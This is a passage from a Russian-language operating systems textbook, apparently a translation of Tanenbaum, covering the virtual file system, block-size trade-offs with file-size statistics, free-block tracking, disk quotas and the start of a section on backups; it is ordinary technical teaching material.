


Рис. 4.15. Расположение виртуальной файловой системы

ских процессов, являются стандартными POSIX-вызовами, такими как *open*, *read*, *write*, *lseek* и т. д. Таким образом, VFS обладает «верхним» интерфейсом к пользовательским процессам, и это хорошо известный интерфейс POSIX.

У VFS есть также «нижний» интерфейс к конкретной файловой системе, который на рис. 4.15 обозначен как VFS-интерфейс. Этот интерфейс состоит из нескольких десятков вызовов функций, которые VFS способна направлять к каждой файловой системе для достижения конечного результата. Таким образом, чтобы создать новую файловую систему, работающую с VFS, ее разработчики должны предоставить вызовы функций, необходимых VFS. Вполне очевидным примером такой функции является функция, считывающая с диска конкретный блок, помещающая его в буферный кэш файловой системы и возвращающая указатель на него. Таким образом, у VFS имеются два интерфейса: «верхний» — к пользовательским процессам и «нижний» — к конкретным файловым системам.

Хотя большинство файловых систем, находящихся под VFS, представляют разделы локального диска, так бывает не всегда. На самом деле исходной мотивацией для компании Sun при создании VFS служила поддержка удаленных файловых систем, использующих протокол **сетевой файловой системы** (Network File System (**NFS**)). Конструктивная особенность VFS состоит в том, что пока конкретная файловая система предоставляет требуемые VFS функции, VFS не знает или не заботится о том, где данные хранятся или что собой представляет находящаяся под ней файловая система.

По внутреннему устройству большинство реализаций VFS являются объектно-ориентированными, даже если они написаны на C, а не на C++. Как правило, в них поддерживается ряд ключевых типов объектов. Среди них суперблок (superblock), описывающий файловую систему, v-узел (v-node), описывающий файл, и каталог (directory), описывающий каталог файловой системы. Каждый из них имеет связанные операции (методы), которые должны поддерживаться конкретной файловой системой. Вдобавок к этому в VFS имеется ряд внутренних структур данных для собственного использования, включая таблицу монтирования и массив описателей файлов, позволяющий отслеживать все файлы, открытые в пользовательских процессах.

Чтобы понять, как работает VFS, разберем пример в хронологической последовательности. При загрузке системы VFS регистрирует корневую файловую систему. Вдобавок к этому при подключении (монтировании) других файловых систем, либо во время загрузки, либо в процессе работы они также должны быть зарегистрированы в VFS. При регистрации файловой системы главное, что она делает, — предоставляет список адресов функций, необходимых VFS, в виде либо длинного вектора вызова (таблицы), либо нескольких таких векторов, по одному на каждый VFS-объект, как того требует VFS. Таким образом, как только файловая система зарегистрируется в VFS, виртуальная файловая система будет знать, каким образом, скажем, она может считать блок из зарегистрировавшейся файловой системы, — она просто вызывает четвертую (или какую-то другую по счету) функцию в векторе, предоставленном файловой системой. Также после этого VFS знает, как можно выполнить любую другую функцию, которую должна поддерживать конкретная файловая система: она просто вызывает функцию, чей адрес был предоставлен при регистрации файловой системы.

После установки файловую систему можно использовать. Например, если файловая система была подключена к каталогу /usr и процесс осуществил вызов

```
open("/usr/include/unistd.h",ORDONLY)
```

то при анализе пути VFS увидит, что к /usr была подключена новая файловая система, определит местоположение ее суперблока, просканировав список суперблоков установленных файловых систем. После этого она может найти корневой каталог установленной файловой системы, а в нем — путь include/unistd.h. Затем VFS создает v-узел и направляет вызов конкретной файловой системе, чтобы вернулась вся информация, имеющаяся в i-узле файла. Эта информация копируется в v-узел (в оперативной памяти) наряду с другой информацией, наиболее важная из которой — указатель на таблицу функций, вызываемых для операций над v-узлами, таких как чтение — *read*, запись — *write*, закрытие — *close* и т. д.

После создания v-узла VFS создает запись в таблице описателей файлов вызывающего процесса и настраивает ее так, чтобы она указывала на новый v-узел. (Для особо дотошных — описатель файла на самом деле указывает на другую структуру данных, в которой содержатся текущая позиция в файле и указатель на v-узел, но эти подробности для наших текущих задач не очень важны.) И наконец, VFS возвращает описатель файла вызывавшему процессу, чтобы тот мог использовать его при чтении, записи и закрытии файла.

В дальнейшем, когда процесс осуществляет чтение, используя описатель файла, VFS находит v-узел из таблиц процесса и описателей файлов и следует по указателю к таблице функций, каждая из которых имеет адрес внутри конкретной файловой системы, где и расположен нужный файл. Теперь вызывается функция, управляющая чтением, и внутри конкретной файловой системы запускается код, извлекающий требуемый блок. VFS не знает, откуда приходят данные, с локального диска или по сети с удаленной файловой системы, с флеш-накопителя USB или из другого источника. Задействованные структуры данных показаны на рис. 4.16. Они начинаются с номера вызывающего процесса и описателя файла, затем задействуется v-узел, указатель на функцию *read* и отыскивается доступ к функции внутри конкретной файловой системы.




Рис. 4.16. Упрощенный взгляд на структуру данных и код, используемые VFS и конкретной файловой системой для операции чтения

Таким образом, добавление файловых систем становится относительно простой задачей. Чтобы добавить какую-нибудь новую систему, разработчики берут перечень вызовов функций, ожидаемых VFS, а затем пишут свою файловую систему таким образом, чтобы она предоставляла все эти функции. В качестве альтернативы, если файловая система уже существует, им нужно предоставить функции-оболочки, которые делают то, что требуется VFS, зачастую за счет осуществления одного или нескольких вызовов, присущих конкретной файловой системе.

4.4. Управление файловой системой и ее оптимизация

Заставить файловую систему работать — это одно, а вот добиться от нее эффективной и надежной работы — совсем другое. В следующих разделах будет рассмотрен ряд вопросов, относящихся к управлению дисками.

4.4.1. Управление дисковым пространством

Обычно файлы хранятся на диске, поэтому управление дисковым пространством является основной заботой разработчиков файловой системы. Для хранения файла размером n байт возможно использование двух стратегий: выделение на диске n последовательных байтов или разбиение файла на несколько непрерывных блоков. Такая же дилемма между чистой сегментацией и страничной организацией присутствует и в системах управления памятью.

Как уже было показано, при хранении файла в виде непрерывной последовательности байтов возникает очевидная проблема: вполне вероятно, что по мере увеличения его размера потребуется его перемещение на новое место на диске. Такая же проблема существует и для сегментов в памяти, с той лишь разницей, что перемещение сегмента в памяти является относительно более быстрой операцией по сравнению с перемещением файла с одной дисковой позиции на другую. По этой причине почти все файловые системы разбивают файлы на блоки фиксированного размера, которые не нуждаются в смежном расположении.

Размер блока

Как только принято решение хранить файлы в блоках фиксированного размера, возникает вопрос: каким должен быть размер блока? Кандидатами на единицу размещения, исходя из способа организации дисков, являются сектор, дорожка и цилиндр (хотя все эти параметры зависят от конкретного устройства, что является большим минусом). В системах со страничной организацией памяти проблема размера страницы также относится к разряду основных.

Если выбрать большой размер блока (один цилиндр), то каждый файл, даже однобайтовый, занимает целый цилиндр. Это также означает, что существенный объем дискового пространства будет потрачен впустую на небольшие файлы. В то же время при небольшом размере блока (один физический сектор) большинство файлов будет разбито на множество блоков, для чтения которых потребуется множество операций позиционирования головки и ожиданий подхода под головку нужного сектора, сни-

жающих производительность системы. Таким образом, если единица размещения слишком большая, мы тратим впустую пространство, а если она слишком маленькая — тратим впустую время.

Чтобы сделать правильный выбор, нужно обладать информацией о распределении размеров файлов. Вопрос распределения размеров файлов был изучен автором (Tanenbaum et al., 2006) на кафедре информатики крупного исследовательского университета (VU) в 1984 году, а затем повторно изучен в 2005 году, исследовался также коммерческий веб-сервер, предоставляющий хостинг политическому веб-сайту (www.electoral-vote.com). Результаты показаны в табл. 4.3, где для каждого из трех наборов данных перечислен процент файлов, меньших или равных каждому размеру файла, кратному степени числа 2. К примеру, в 2005 году 59,13 % файлов в VU имели размер 4 Кбайт или меньше, а 90,84 % — 64 Кбайт или меньше. Средний размер файла составлял 2475 байт. Кому-то такой небольшой размер может показаться неожиданным.

Какой же вывод можно сделать исходя из этих данных? Прежде всего, при размере блока 1 Кбайт только около 30–50 % всех файлов помещается в единичный блок, тогда как при размере блока 4 Кбайт количество файлов, помещающихся в блок, возрастает до 60–70 %. Судя по остальным данным, при размере блока 4 Кбайт 93 % дисковых блоков используется 10 % самых больших файлов. Это означает, что потеря некоторого пространства в конце каждого небольшого файла вряд ли имеет какое-либо значение, поскольку диск заполняется небольшим количеством больших файлов (видеоматериалов), а то, что основной объем дискового пространства занят небольшими файлами, едва ли вообще имеет какое-то значение. Достойным внимания станет лишь удвоение пространства 90 % файлов.

Таблица 4.3. Процент файлов меньше заданного размера

Длина	VU 1984	VU 2005	Веб-сайт	Длина	VU 1984	VU 2005	Веб-сайт
1 байт	1,79	1,38	6,67	16 Кбайт	92,53	78,92	86,79
2 байта	1,88	1,53	7,67	32 Кбайт	97,27	85,87	91,65
4 байта	2,01	1,65	8,33	64 Кбайт	99,18	90,84	94,80
8 байтов	2,31	1,80	11,30	128 Кбайт	99,84	93,73	96,93
16 байтов	3,32	2,15	11,46	256 Кбайт	99,96	96,12	98,48
32 байта	5,13	3,15	12,33	512 Кбайт	100,00	97,73	98,99
64 байта	8,71	4,98	26,10	1 Мбайт	100,00	98,87	99,62
128 байтов	14,73	8,03	28,49	2 Мбайт	100,00	99,44	99,80
256 байтов	23,09	13,29	32,10	4 Мбайт	100,00	99,71	99,87
512 байта	34,44	20,62	39,94	8 Мбайт	100,00	99,86	99,94
1 Кбайт	48,05	30,91	47,82	16 Мбайт	100,00	99,94	99,97
2 Кбайта	60,87	46,09	59,44	32 Мбайт	100,00	99,97	99,99
4 Кбайта	75,31	59,13	70,64	64 Мбайт	100,00	99,99	99,99
8 Кбайтов	84,97	69,96	79,69	128 Мбайт	100,00	99,99	100,00

В то же время использование небольших блоков означает, что каждый файл будет состоять из множества блоков. Для чтения каждого блока обычно требуется потратить время на позиционирование блока головок и ожидание подхода под головку нужного

сектора (за исключением твердотельного диска), поэтому чтение файла, состоящего из множества небольших блоков, будет медленным.

В качестве примера рассмотрим диск, у которого на каждой дорожке размещается по 1 Мбайт данных. На ожидание подхода нужного сектора затрачивается 8,33 мс, а среднее время позиционирования блока головок составляет 5 мс. Время в миллисекундах, затрачиваемое на чтение блока из k байт, складывается из суммы затрат времени на позиционирование блока головок, ожидание подхода нужного сектора и перенос данных:

$$5 + 4{,}165 + (k/1\,000\,000) \cdot 8{,}33.$$

Пунктирная кривая на рис. 4.17 показывает зависимость скорости передачи данных такого диска от размера блока. Для вычисления эффективности использования дискового пространства нужно сделать предположение о среднем размере файла. В целях упрощения предположим, что все файлы имеют размер 4 Кбайт. Хотя это число несколько превышает объем данных, определенный в VU, у студентов, возможно, больше файлов небольшого размера, чем в корпоративном центре хранения и обработки данных, так что в целом это может быть наилучшим предположением. Сплошная кривая на рис. 4.17 показывает зависимость эффективности использования дискового пространства от размера блока.




Рис. 4.17. Пунктирная кривая (по шкале слева) показывает скорость передачи данных с диска, сплошная кривая (по правой шкале) показывает эффективность использования дискового пространства. Все файлы имеют размер 4 Кбайт

Эти две кривые можно понимать следующим образом. Время доступа к блоку полностью зависит от времени позиционирования блока головок и ожидания подхода под головки нужного сектора. Таким образом, если затраты на доступ к блоку задаются на уровне 9 мс, то чем больше данных извлекается, тем лучше. Поэтому с ростом размера блока скорость передачи данных возрастает практически линейно (до тех пор, пока перенос данных не займет столько времени, что его уже нужно будет брать в расчет).

Теперь рассмотрим эффективность использования дискового пространства. Потери при использовании файлов размером 4 Кбайт и блоков размером 1, 2 или 4 Кбайт практически отсутствуют. При блоках по 8 Кбайт и файлах по 4 Кбайт эффективность использования дискового пространства падает до 50 %, а при блоках по 16 Кбайт — до 25 %. В реальности точно попадают в кратность размера дисковых блоков всего несколько файлов, поэтому потери пространства в последнем блоке файла бывают всегда.

Кривые показывают, что производительность и эффективность использования дискового пространства по своей сути конфликтуют. Небольшие размеры блоков вредят производительности, но благоприятствуют эффективности использования дискового пространства. В представленных данных найти какой-либо разумный компромисс невозможно. Размер, находящийся поблизости от пересечения двух кривых, составляет 64 Кбайт, но скорость передачи данных в этой точке составляет всего лишь 6,6 Мбайт/с, а эффективность использования дискового пространства находится на отметке, близкой к 7 %. Ни то ни другое нельзя считать приемлемым результатом. Исторически сложилось так, что в файловых системах выбор падал на диапазон размеров от 1 до 4 Кбайт, но при наличии дисков, чья емкость сегодня превышает 1 Тбайт, может быть лучше увеличить размер блоков до 64 Кбайт и смириться с потерями дискового пространства. Вряд ли дисковое пространство когда-либо будет в дефиците.

В рамках эксперимента по поиску существенных различий между использованием файлов в Windows NT и в UNIX Вогельс провел измерения, используя файлы, с которыми работают в Корнелльском университете (Vogels, 1999). Он заметил, что в NT файлы используются более сложным образом, чем в UNIX. Он написал следующее: «Набор в Блокноте нескольких символов с последующим сохранением в файле приводит к 26 системным вызовам, включая 3 неудачные попытки открытия файла, 1 переписывание файла и 4 дополнительные последовательности его открытия и закрытия».

При этом Вогельс проводил исследования с файлами усредненного размера (определенного на практике). Для чтения брались файлы размером 1 Кбайт, для записи — 2,3 Кбайт, для чтения и записи — 4,2 Кбайт. Если принять в расчет различные технологии измерения набора данных и то, что заканчивается 2014 год, эти результаты вполне совместимы с результатами, полученными в VU.

Отслеживание свободных блоков

После выбора размера блока возникает следующий вопрос: как отслеживать свободные блоки? На рис. 4.18 показаны два метода, нашедшие широкое применение. Первый метод состоит в использовании связанного списка дисковых блоков, при этом в каждом блоке списка содержится столько номеров свободных дисковых блоков, сколько в него может поместиться. При блоках размером 1 Кбайт и 32-разрядном номере дискового блока каждый блок может хранить в списке свободных блоков номера 255 блоков. (Одно слово необходимо под указатель на следующий блок.) Рассмотрим диск емкостью 1 Тбайт, имеющий около 1 млрд дисковых блоков. Для хранения всех этих адресов по 255 на блок необходимо около 4 млн блоков. Как правило, для хранения списка свободных блоков используются сами свободные блоки, поэтому его хранение обходится практически бесплатно.

Другая технология управления свободным дисковым пространством использует битовый массив. Для диска, имеющего n блоков, требуется битовый массив, состоящий из n битов. Свободные блоки представлены в массиве в виде единиц, а распределенные — в виде нулей (или наоборот). В нашем примере с диском размером 1 Тбайт массиву необходимо иметь 1 млрд битов, для хранения которых требуется около 130 000 блоков размером 1 Кбайт каждый. Неудивительно, что битовый массив требует меньше пространства на диске, поскольку в нем используется по одному биту на блок, а не по 32 бита, как в модели, использующей связанный список. Только если диск почти заполнен (то есть имеет всего несколько свободных блоков), для системы со связанными списками требуется меньше блоков, чем для битового массива.




Рис. 4.18. Хранение сведений о свободных блоках: *а* — в связанном списке; *б* — в битовом массиве

Если свободные блоки выстраиваются в длинные непрерывные последовательности блоков, система, использующая список свободных блоков, может быть модифицирована на отслеживание последовательности блоков, а не отдельных блоков. С каждым блоком, дающим номер последовательных свободных блоков, может быть связан 8-, 16- или 32-разрядный счетчик. В идеале в основном пустой диск может быть представлен двумя числами: адресом первого свободного блока, за которым следует счетчик свободных блоков. Но если диск становится слишком фрагментированным, отслеживание последовательностей менее эффективно, чем отслеживание отдельных блоков, поскольку при этом должен храниться не только адрес, но и счетчик.

Это иллюстрирует проблему, с которой довольно часто сталкиваются разработчики операционных систем. Для решения проблемы можно применить несколько структур данных и алгоритмов, но для выбора наилучших из них требуются сведения, которых разработчики не имеют и не будут иметь до тех пор, пока система не будет развернута и испытана временем. И даже тогда сведения могут быть недоступными. К примеру, наши собственные замеры размеров файлов в VU, данные веб-сайта и данные Корнелльского университета — это всего лишь четыре выборки. Так как это лучше, чем ничего, мы склонны считать, что они характерны и для домашних компьютеров, корпоративных машин, компьютеров госучреждений и других вычислительных систем. Затратив определенные усилия, мы могли бы получить несколько выборок для других категорий компьютеров, но даже тогда их было бы глупо экстраполировать на все компьютеры исследованной категории.

Ненадолго возвращаясь к методу, использующему список свободных блоков, следует заметить, что в оперативной памяти нужно хранить только один блок указателей. При создании файла необходимые для него блоки берутся из блока указателей. Когда он будет исчерпан, с диска считывается новый блок указателей. Точно так же при удалении файла его блоки освобождаются и добавляются к блоку указателей, который находится в оперативной памяти. Когда этот блок заполняется, он записывается на диск.

При определенных обстоятельствах этот метод приводит к выполнению излишних дисковых операций ввода-вывода. Рассмотрим ситуацию, показанную на рис. 4.19, *а*, где находящийся в оперативной памяти блок указателей имеет свободное место только для двух записей. Если освобождается файл, состоящий из трех блоков, блок указателей переполняется и должен быть записан на диск, что приводит к ситуации, показанной на рис. 4.19, *б*. Если теперь записывается файл из трех блоков, опять должен быть считан полный блок указателей, возвращающий нас к ситуации, изображенной на рис. 4.19, *а*. Если только что записанный файл из трех блоков был временным файлом, то при его освобождении требуется еще одна запись на диск, чтобы сбросить на него обратно полный блок указателей. Короче говоря, когда блок указателей почти пуст, ряд временных файлов с кратким циклом использования может стать причиной выполнения множества дисковых операций ввода-вывода.

Альтернативный подход, позволяющий избежать большинства операций ввода-вывода, состоит в разделении полного блока указателей на две части. Тогда при освобождении трех блоков вместо перехода от ситуации, изображенной на рис. 4.19, *а*, к ситуации, проиллюстрированной на рис. 4.19, *б*, мы переходим от ситуации, показанной на рис. 4.19, *а*, к ситуации, которую видим на рис. 4.19, *в*. Теперь система может справиться с серией временных файлов без каких-либо операций дискового ввода-вывода. Если блок в памяти заполняется, он записывается на диск, а с диска считывается полузаполненный блок. Идея здесь в том, чтобы хранить большинство блоков указателей на диске полными (и тем самым свести к минимуму использование диска), а в памяти хранить полупустой блок, чтобы он мог обслуживать как создание файла, так и его удаление без дисковых операций ввода-вывода для обращения к списку свободных блоков.

При использовании битового массива можно также содержать в памяти только один блок, обращаясь к диску за другим блоком только при полном заполнении или опусто-




Рис. 4.19. Три ситуации: *а* — почти заполненный блок указателей на свободные дисковые блоки, находящийся в памяти, и три блока указателей на диске; *б* — результат освобождения файла из трех блоков; *в* — альтернативная стратегия обработки трех свободных блоков. Закрашены указатели на свободные дисковые блоки

шении хранящегося в памяти блока. Дополнительное преимущество такого подхода состоит в том, что при осуществлении всех распределений из одного блока битового массива дисковые блоки будут находиться близко друг к другу, сводя к минимуму перемещения блока головок. Поскольку битовый массив относится к структурам данных с фиксированным размером, если ядро частично разбито на страницы, битовая карта может размещаться в виртуальной памяти и иметь страницы, загружаемые по мере надобности.

Дисковые квоты

Чтобы не дать пользователям возможности захватывать слишком большие области дискового пространства, многопользовательские операционные системы часто предоставляют механизм навязывания дисковых квот. Замысел заключается в том, чтобы системный администратор назначал каждому пользователю максимальную долю файлов и блоков, а операционная система гарантировала невозможность превышения этих квот. Далее будет описан типичный механизм реализации этого замысла.

Когда пользователь открывает файл, определяется местоположение атрибутов и дисковых адресов и они помещаются в таблицу открытых файлов, находящуюся в оперативной памяти. В числе атрибутов имеется запись, сообщающая о том, кто является владельцем файла. Любое увеличение размера файла будет засчитано в квоту владельца.

Во второй таблице содержится запись квоты для каждого пользователя, являющегося владельцем какого-либо из открытых в данный момент файлов, даже если этот файл был открыт кем-нибудь другим. Эта таблица показана на рис. 4.20. Она представляет собой извлечение из имеющегося на диске файла квот, касающееся тех пользователей, чьи файлы открыты в настоящее время. Когда все файлы закрыты, записи сбрасывается обратно в файл квот.




Рис. 4.20. Квоты отслеживаются для каждого пользователя в таблице квот

Когда в таблице открытых файлов делается новая запись, в нее включается указатель на запись квоты владельца, облегчающий поиск различных лимитов. При каждом добавлении блока к файлу увеличивается общее число блоков, числящихся за владельцем, и оно сравнивается как с назначаемым, так и с жестким лимитом. Назначаемый лимит может быть превышен, а вот жесткий лимит — нет. Попытка добавить что-нибудь к файлу, когда достигнут жесткий лимит, приведет к ошибке. Аналогичные сравнения проводятся и для количества файлов, чтобы запретить пользователю дробление i-узлов.

Когда пользователь пытается зарегистрироваться, система проверяет квоту файлов на предмет превышения назначенного лимита как по количеству файлов, так и по количеству дисковых блоков. Когда какой-либо из лимитов превышен, выводится предупреждение и счетчик оставшихся предупреждений уменьшается на единицу. Если когда-нибудь счетчик дойдет до нуля, это значит, что пользователь сразу проигнорировал слишком много предупреждений и ему не будет предоставлена возможность зарегистрироваться. Для повторного разрешения на регистрацию пользователю нужно будет обращаться к системному администратору.

У этого метода есть особенность, которая позволяет пользователям превысить назначенные им лимиты в течение сеанса работы при условии, что они ликвидируют превышение перед выходом из системы. Жесткий лимит не может быть превышен ни при каких условиях.

4.4.2. Резервное копирование файловой системы

Выход из строя файловой системы зачастую оказывается куда более серьезной неприятностью, чем поломка компьютера. Если компьютер ломается из-за пожара, удара молнии или чашки кофе, пролитой на клавиатуру, это, конечно же, неприятно и ведет к непредвиденным расходам, но обычно дело обходится покупкой новых комплектующих и не причиняет слишком много хлопот[1]. Если же на компьютере по аппаратной или программной причине будет безвозвратно утрачена его файловая система, восстановить всю информацию будет делом нелегким, небыстрым и во многих случаях просто невозможным. Для людей, чьи программы, документы, налоговые записи, файлы клиентов, базы данных, планы маркетинга или другие данные утрачены навсегда, последствия могут быть катастрофическими. Хотя файловая система не может предоставить какую-либо защиту против физического разрушения оборудования или носителя, она может помочь защитить информацию. Решение простое: нужно делать резервные копии. Но проще сказать, чем сделать. Давайте ознакомимся с этим вопросом.

Многие даже не задумываются о том, что резервное копирование их файлов стоит потраченного на это времени и усилий, пока в один прекрасный день их диск внезапно не выйдет из строя, — тогда они клянут себя на чем свет стоит. Но компании (обычно) прекрасно осознают ценность своих данных и в большинстве случаев делают резервное копирование не реже одного раза в сутки, чаще всего на ленту. Современные ленты содержат сотни гигабайт, и один гигабайт обходится в несколько центов. Несмотря на это создание резервной копии — не такое уж простое дело, поэтому далее мы рассмотрим ряд вопросов, связанных с этим процессом.

---

[1] Следует заметить, что в случае пожара или удара молнии возможна и обратная ситуация с очень большими хлопотами (из-за утраты данных или физической утраты самого компьютера), причем даже на значительном расстоянии от места происшествия. — *Примеч. ред.*

Резервное копирование на ленту производится обычно для того, чтобы справиться с двумя потенциальными проблемами:

- восстановлением после аварии;
- восстановлением после необдуманных действий (ошибок пользователей).

Первая из этих проблем заключается в возвращении компьютера в строй после поломки диска, пожара, наводнения или другого стихийного бедствия. На практике такое случается нечасто, поэтому многие люди даже не задумываются о резервном копировании. Эти люди по тем же причинам также не склонны страховать свои дома от пожара.

Вторая причина восстановления вызвана тем, что пользователи часто случайно удаляют файлы, потребность в которых в скором времени возникает опять. Эта происходит так часто, что когда файл «удаляется» в Windows, он не удаляется навсегда, а просто перемещается в специальный каталог — Корзину, где позже его можно отловить и легко восстановить. Резервное копирование делает этот принцип более совершенным и дает возможность файлам, удаленным несколько дней, а то и недель назад, восстанавливаться со старых лент резервного копирования.

Резервное копирование занимает много времени и пространства, поэтому эффективность и удобство играют в нем большую роль. В связи с этим возникают следующие вопросы. Во-первых, нужно ли проводить резервное копирование всей файловой системы или только какой-нибудь ее части? Во многих эксплуатирующихся компьютерных системах исполняемые (двоичные) программы содержатся в ограниченной части дерева файловой системы. Если все они могут быть переустановлены с веб-сайта производителя или установочного DVD-диска, то создавать их резервные копии нет необходимости. Также у большинства систем есть каталоги для хранения временных файлов. Обычно включать их в резервную копию также нет смысла. В UNIX все специальные файлы (устройства ввода-вывода) содержатся в каталоге /dev. Проводить резервное копирование этого каталога не только бессмысленно, но и очень опасно, поскольку программа резервного копирования окончательно зависнет, если попытается полностью считать его содержимое. Короче говоря, желательно проводить резервное копирование только указанных каталогов со всем их содержимым, а не копировать всю файловую систему.

Во-вторых, бессмысленно делать резервные копии файлов, которые не изменились со времени предыдущего резервного копирования, что наталкивает на мысль об **инкрементном резервном копировании**. Простейшей формой данного метода будет периодическое создание полной резервной копии, скажем, еженедельное или ежемесячное, и ежедневное резервное копирование только тех файлов, которые были изменены со времени последнего полного резервного копирования. Еще лучше создавать резервные копии только тех файлов, которые изменились со времени их последнего резервного копирования. Хотя такая схема сводит время резервного копирования к минимуму, она усложняет восстановление данных, поскольку сначала должна быть восстановлена самая последняя полная резервная копия, а затем в обратном порядке все сеансы инкрементного резервного копирования. Чтобы упростить восстановление данных, зачастую используются более изощренные схемы инкрементного резервного копирования.

В-третьих, поскольку обычно резервному копированию подвергается огромный объем данных, может появиться желание сжать их перед записью на ленту. Но у многих алгоритмов сжатия одна сбойная область на ленте может нарушить работу алгоритма распаковки и сделать нечитаемым весь файл или даже всю ленту. Поэтому, прежде

